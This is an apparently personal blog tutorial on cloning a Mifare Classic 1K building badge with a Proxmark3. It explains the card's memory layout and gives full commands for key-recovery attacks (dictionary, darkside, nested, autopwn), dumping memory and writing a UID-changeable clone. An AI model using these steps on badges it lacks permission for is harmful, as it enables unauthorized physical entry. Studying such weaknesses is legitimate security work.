How to clone RFID/NFC tags
Disclaimer: This article is for educational purposes only. Do not clone RFID/NFC tags that you do not own or for which you do not have explicit permission.
TL;DR
What you need:
- Proxmark3 with Iceman firmware
- A "magic" or "UID-changeable" Mifare card (Sector 0 block 0 must be rewritable)
Quick steps:
- Identify the badge type
- Find the keys (dictionary attack, then autopwn if needed)
- Write the dump to your magic card
- Set the UID if Block 0 failed to write
- Verify the clone
Commands to run:
# 1. Identify the badge (place original badge on Proxmark3)
hf 14a info

# 2. Find keys
hf mf autopwn
# This automatically creates a dump file: hf-mf-XXXXXXXX-dump.bin

# 3. Write clone (place blank magic card on Proxmark3)
hf mf restore -f hf-mf-XXXXXXXX-dump.bin --uid XXXXXXXXXXXX

# 4. Set UID if Block 0 failed (replace XXXXXXXXXX with actual UID)
hf mf csetuid -u XXXXXXXXXX

# 5. Verify the clone
hf 14a info
hf mf dump --ns  # Optional: compare with original dump
Note: The UID can be found in the dump filename (between hf-mf- and -dump.bin) or by running hf 14a info on the original badge.
A few weeks ago, I lost the NFC tag for my apartment building. When I reached out to the building management to ask how I could get a replacement, they told me they could provide a new one… for 70 euros.
I had a rough idea that these badges are cheap to produce, so that price felt pretty hard to swallow. I didn't really know how NFC badges work or how you might clone one, but I did know one thing: my girlfriend still had hers. So of course, the obvious idea was to see whether I could somehow copy her badge instead of paying for a brand new one.
RFID vs NFC: what's the difference?
Before we dive into cloning, it's important to understand the relationship between RFID and NFC, because they're often confused.
TL;DR: NFC is one specific way of doing RFID (at
13.56 MHz).
RFID is the broad family of technologies used to identify objects with radio waves. It has been around for decades, works on several frequency bands (125 kHz, 13.56 MHz, UHF, etc.), and is used for things like warehouse inventory, pet identification (in France, pets must have an identification microchip), car keys, access badges, ...
In most cases, communication is simple and mostly one-way: a reader sends energy and a command, the tag wakes up, answers with an ID (and sometimes a bit more data), and that's it.
NFC is a more recent standard built on top of high-frequency RFID at 13.56 MHz. It was designed specifically for short-range, secure, and user-friendly interactions on consumer devices, especially smartphones. NFC requires very close proximity (a few centimeters by design), supports true bidirectional communication between devices, and defines strict formats for things like payments, transit cards, and modern access badges.
In other words: NFC is one specific way of doing RFID at 13.56 MHz. Every NFC tag is RFID, but not every RFID tag is NFC. This is why an old Mifare Classic 1K badge is technically just HF RFID, but because it uses the right standard (ISO/IEC 14443 at 13.56 MHz), it's still compatible with modern NFC readers in your phone. Tools like the Proxmark3 or Flipper Zero are built to speak this whole 13.56 MHz "RFID/NFC" ecosystem, which is what makes them so powerful for analysis and cloning experiments.
How a Contactless Badge Actually Works
Most contactless badges are passive devices: they don't have a battery and never "wake up" by themselves.
Inside, you'll typically find a tiny chip connected to a copper antenna etched around the edge of the card or tag.
When you bring the badge close to a reader, the reader sends out an alternating electromagnetic field at 13.56 MHz; the antenna in the badge captures part of this energy and powers the chip.
Once it has enough energy, the chip can respond by modulating the field created by the reader. In practice, it slightly changes how it "loads" the antenna (load modulation), which creates tiny variations in the field.
The reader picks up these variations and decodes them as data: usually an identifier, and sometimes extra information like access rights or sectors of memory.
From the outside it looks like "you just tapped a card," but under the hood the reader is both powering the badge and reading its data through that same shared field.
Required hardware
- RFID reader/writer
For this article, I used a Proxmark3 REV3 clone, which I bought for around 30€ on AliExpress (this exact model: Proxmark3 REV3 on AliExpress). It's cheap, widely available, and powerful enough to read, analyze, and clone most common HF RFID/NFC badges you'll encounter.
We'll use the Iceman firmware for this project, which is a fork of the official Proxmark3 firmware that adds support for more tags and features (and is maintained, which the original firmware is not). You can find the source code on GitHub and a guide to replace your proxmark3 firmware with Iceman.
- RFID tags
For this experiment, I used a batch of cheap 13.56 MHz RFID tags bought on AliExpress (10 pieces for about 2.5€).
Important: you need tags where Sector 0 block 0 (the UID block) is rewritable (often sold as "magic" or "UID changeable" Mifare cards), otherwise you won't be able to perfectly clone your original badge.
The cloning process
At a high level, cloning a Mifare Classic 1K badge means you take all the data blocks from the original badge and copy them onto a blank tag, sector by sector, block by block, until the memory layout of the target matches the source.
In practice, there's a catch: you can't just "read everything” from a badge. Each part of the memory is protected by one or two keys. If you don't know the right key for a given sector, you simply cannot read or write that sector. So before you can clone anything, you need to discover the keys used on the original badge.
What you're actually cloning: the memory layout
A Mifare Classic 1K badge is organised into 16 sectors, and each sector contains 4 blocks of 16 bytes (a Mifare Classic 4K has 40 sectors: the first 32 with 4 blocks, the last 8 with 16 blocks each).
The last block of each sector (block 3) is special: it's called the trailer block, and it stores the two keys and the access rights for that sector.
You can visualise a sector like this:
One sector Sx (4 blocks of 16 bytes):
| Block | Content |
|---|---|
| Block 0 | Data |
| Block 1 | Data |
| Block 2 | Data |
| Block 3 | TRAILER = [Key A][Access Bits][Key B] |
- Key A: 6 bytes
- Access Bits: 3 bytes (define who can read/write which blocks)
- Key B: 6 bytes
Sector 0 is a bit special because it contains the card identifier:
| Block | Content |
|---|---|
Block 0 | UID + manufacturer data (read-only) |
| Block 1 | Data |
| Block 2 | Data |
| Block 3 | TRAILER = [Key A][Access Bits][Key B] |
On a genuine Mifare Classic card, Block 0 of Sector 0 (the UID) cannot be changed.
That's why, if you want a perfect clone (same UID and same memory), you need a special "magic” card where this UID block is rewritable.
Keys A and B: the real problem when cloning
For each sector, there are two possible keys:
- Key A
- Key B
They are not "master” vs "slave” keys. Instead, they are just two parallel passwords for the sector. The Access Bits in the trailer block decide what each key is allowed to do:
- In a simple configuration, for example:
- Key A is allowed to read the data blocks (
Block 0–2), - Key B is allowed to write the data blocks.
- Key A is allowed to read the data blocks (
- In another configuration:
- Only Key A can read and write everything,
- Key B is effectively useless for that sector.
- Or the opposite: only Key B matters, and Key A does nothing.
When a reader wants to access a sector, the flow is roughly:
- The reader chooses whether it wants to authenticate with Key A or Key B for a given sector.
- It sends that key to the badge using a specific authentication protocol.
- If the key is correct and the Access Bits allow the requested operation (read or write on a specific block), the badge accepts the request.
- If the key is wrong, or if the Access Bits say "this key can't do that here”, the operation is refused.
From a cloning perspective, this creates the main challenge:
- To make a perfect clone, you need to read every block (including the trailer blocks) from the original badge.
- But to read a sector, you must already know a valid key (A or B) for that sector.
- If the installer left default keys (like
FFFFFFFFFFFF), cloning is trivial. - If they changed the keys, you need to recover or crack them (this is where tools like Proxmark3 and various key-recovery techniques come in).
In the rest of this article, we'll see how to:
- Identify that a badge is a Mifare Classic 1K.
- Dump its content sector by sector using Proxmark3 and Iceman firmware.
- Deal with sectors whose keys are unknown (or not default).
- And finally write all those blocks onto a compatible "magic” card to produce a working clone.
Let's get started (finally)!

First, you'll have to replace the firmware on your Proxmark3 with the Iceman firmware. You can find a guide on how to do this here.
1. Identifying the badge
Place the badge on the Proxmark3 and run the following Proxmark3 command:
hf 14a info
hf corresponds to the High Frequency (13.56 MHz) protocol. 14a is for ISO/IEC 14443 Type A tags (like Mifare Classic).
You should see something like this:
[=] ---------- ISO14443-A Information ----------
[+]  UID: XX XX XX XX   ( ONUID, re-used )
[+] ATQA: 00 04
[+]  SAK: 08 [2]
[+] Possible types:
[+]    MIFARE Classic 1K
[=]
[=] Proprietary non iso14443-4 card found
[=] RATS not supported
[+] Prng detection..... weak
The important things to note here are:
- UID: the Unique Identifier of the badge, we'll have to copy this to the new badge.
- Possible types: the possible types of the badge, here we can see that the badge is a Mifare Classic 1K.
- Prng detection: this stands for "Pseudo-Random Number Generator". It's the mechanism that creates random numbers during the authentication process. A status of "weak" makes the badge highly susceptible to cryptographic attacks (like the "Darkside" attack) that can recover its secret keys without a dictionary.
2. Finding the keys
Now that we've confirmed our target is a Mifare Classic 1K, the main challenge begins.
Remember, we can't just read the data; we need the keys to unlock each sector first. The goal here is to find the Key A and/or Key B for all 16 sectors.
Method 1: The Dictionary Attack (The Easy Way)
It happens that installers or system administrators don't change the default keys. The Iceman firmware comes with a comprehensive dictionary of the most common default and known keys.
With the original badge still on the Proxmark3 antenna, run the following command:
hf mf chk
This command tells the Proxmark to "check" every sector against its internal dictionary of keys. It will try to authenticate with each key from the list. If a key works, it saves it for that sector.
This will most likely fail and the output will look like this:
[+] loaded 61 hardcoded keys
[=] Start check for keys...
[=] .................................
[=] Time in checkkeys 11 seconds

[=] Testing to read key B...

[+] -----+-----+--------------+---+--------------+----
[+]  Sec | Blk | key A        |res| key B        |res
[+] -----+-----+--------------+---+--------------+----
[+]  000 | 003 | ------------ | 0 | ------------ | 0
[+]  001 | 007 | ------------ | 0 | ------------ | 0
[+]  002 | 011 | ------------ | 0 | ------------ | 0
[+]  003 | 015 | ------------ | 0 | ------------ | 0
[+]  004 | 019 | ------------ | 0 | ------------ | 0
[+]  005 | 023 | ------------ | 0 | ------------ | 0
[+]  006 | 027 | ------------ | 0 | ------------ | 0
[+]  007 | 031 | ------------ | 0 | ------------ | 0
[+]  008 | 035 | ------------ | 0 | ------------ | 0
[+]  009 | 039 | ------------ | 0 | ------------ | 0
[+]  010 | 043 | ------------ | 0 | ------------ | 0
[+]  011 | 047 | ------------ | 0 | ------------ | 0
[+]  012 | 051 | ------------ | 0 | ------------ | 0
[+]  013 | 055 | ------------ | 0 | ------------ | 0
[+]  014 | 059 | ------------ | 0 | ------------ | 0
[+]  015 | 063 | ------------ | 0 | ------------ | 0
[+] -----+-----+--------------+---+--------------+----
[+] ( 0:Failed / 1:Success )
Don't worry if this happens—the second method will most likely find the keys.
If you're lucky, the output will be a list of found keys, something like this:
[+] loaded 61 hardcoded keys
[=] Start check for keys...
[=] ...................................................
[=] Time in checkkeys 14 seconds

[=] Testing to read key B...

[+] -----+-----+--------------+---+--------------+----
[+]  Sec | Blk | key A        |res| key B        |res
[+] -----+-----+--------------+---+--------------+----
[+]  000 | 003 | FFFFFFFFFFFF | 1 | FFFFFFFFFFFF | 1
[+]  001 | 007 | A0A1A2A3A4A5 | 1 | B0B1B2B3B4B5 | 1
[+]  002 | 011 | FFFFFFFFFFFF | 1 | ------------ | 0
... (and so on for all sectors)

[+] Found 22 keys.
If this command finds keys for all 16 sectors, congratulations! You can skip to the next step, "Writing the clone".
Method 2: The "Autopwn" Attack (The Automated Way)
If the dictionary attack fails, the Iceman firmware provides a powerful, all-in-one command: autopwn. This command is like a smart assistant that automatically runs every known attack in the right order until it cracks the card open. It combines dictionary attacks, the Darkside attack, and nested attacks into a single, seamless process.
Simply run:
hf mf autopwn
The autopwn command will first try its dictionary, then launch a darkside attack if needed. Once it finds a single key, it will intelligently try to reuse it on other sectors and launch more complex attacks (nested, hardnested) for the rest.
Here is a real-world example of a successful autopwn command:
[usb] pm3 --> hf mf autopwn

...
[=] Running darkside .
[+] found 30 candidate keys
[+] Found valid key [ XXXXXXXXXXXX ]

[+] Target sector   0 key type A -- found valid key [ XXXXXXXXXXXX ] (used for nested / hardnested attack)

[+] Target block    0 key type B -- found valid key [ XXXXXXXXXXXX ]
[+] Target sector   0 key type B -- found valid key [ XXXXXXXXXXXX ]
[+] Target sector   1 key type A -- found valid key [ XXXXXXXXXXXX ]
... (and so on for all sectors)

[+] -----+-----+--------------+---+--------------+----
[+]  Sec | Blk | key A        |res| key B        |res
[+] -----+-----+--------------+---+--------------+----
[+]  000 | 003 | XXXXXXXXXXXX | S | XXXXXXXXXXXX | N
[+]  001 | 007 | XXXXXXXXXXXX | R | XXXXXXXXXXXX | R
[+]  002 | 011 | XXXXXXXXXXXX | R | XXXXXXXXXXXX | R
[+]  003 | 015 | XXXXXXXXXXXX | R | XXXXXXXXXXXX | R
... (and so on for all sectors)
[+] -----+-----+--------------+---+--------------+----
[=] ( D:Dictionary / S:darkSide / U:User / R:Reused / N:Nested / H:Hardnested / C:statiCnested / A:keyA  )


[+] Generating binary key file
...
[+] Saved 1024 bytes to binary file `/root/hf-mf-499E05C0-dump.bin`
[+] Saved to json file /root/hf-mf-499E05C0-dump.json
[=] Autopwn execution time: 19 seconds
In this example, the autopwn command not only found one key but discovered that the same key, XXXXXXXXXXXX, is used for every single sector (both A and B). This is known as a 'master key' scenario and represents a critical vulnerability in the system's design.
Best of all, autopwn doesn't stop at finding keys. If it succeeds, it automatically proceeds to dump the entire card's memory into a .bin file, ready for the next step.
3. Writing the clone
With the keys discovered and the memory dump saved, we're ready to write everything onto our blank "magic" card. This is the final step that will transform your empty tag into a functional clone of the original badge.
Remove the original badge from the Proxmark3 antenna and place your blank, UID-changeable "magic" card on the antenna instead.
Run the restore command to write the contents of your dump file to the new card:
hf mf restore -f hf-mf-XXXXXXXX-dump.bin --uid XXXXXXXXXXXX
The UID can be found in the dump file name (the part after
hf-mf-and before-dump.bin) or by runninghf 14a infoon the original badge.
Here's what the output typically looks like:
[usb] pm3 --> hf mf restore -f /root/hf-mf-XXXXXXXX-dump.bin --uid XXXXXXXXXXXX
[+] Loaded binary key file `/root/hf-mf-XXXXXXXX-key.bin`
[+] Loaded 1024 bytes from binary file `/root/hf-mf-XXXXXXXX-dump.bin`

[=]  blk | data                                            | status
[=] -----+-------------------------------------------------+----------------
[=]    0 | XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX | ( fail ) key B
[=]    0 | XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX | ( fail ) key A
[=]    1 | XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX | ( ok )
[=]    2 | XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX | ( ok )
[=]    3 | XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX | ( ok )
... (and so on for all sectors)
[=] -----+-------------------------------------------------+----------------

[?] Hint: Try `hf mf dump --ns` to verify
[=] Done!
As you can see, the writing process completed for most blocks, but Block 0 (the UID block) failed to write. This is a common issue: Block 0 contains the UID and is normally read-only, even on "magic" cards when using standard write commands. However, since we're using a UID-changeable card, we can use a special command to modify this block directly.
To set the UID, use the following command:
hf mf csetuid -u XXXXXXXXXX
If successful, you should see output like this:
[+] old block 0... XXXXXXXXXX
[+] new block 0... XXXXXXXXXX
[+] Old UID... XXXXXXXXXX
[+] New UID... XXXXXXXXXX  ( verified )
This command works specifically because we're writing to a "magic" card. It uses a proprietary command that bypasses the normal write protection on Block 0, allowing us to modify the UID block that would otherwise be permanently locked.
4. Verifying the clone
Now that the clone has been written, it's time to verify that everything worked correctly. Place your newly cloned badge on the Proxmark3 antenna and run the identification command:
hf 14a info
You should see the same UID as the original badge. This confirms that the UID block was successfully written.
For a more thorough verification, you can also dump the clone's memory and compare it with your original dump:
hf mf dump --ns
This will read all sectors from the clone (using the --ns flag to skip key searching, since we already know the keys) and save it to a new dump file. You can then compare the two files to ensure every block matches.
Tip: If you're on Linux, you can use
difforcmpto compare the two binary dump files and verify they're identical.
If everything checks out, your clone should work exactly like the original badge. In my case, the cloned badge successfully opened my apartment building's door, saving me those 70 euros—and teaching me a lot about how these systems actually work under the hood.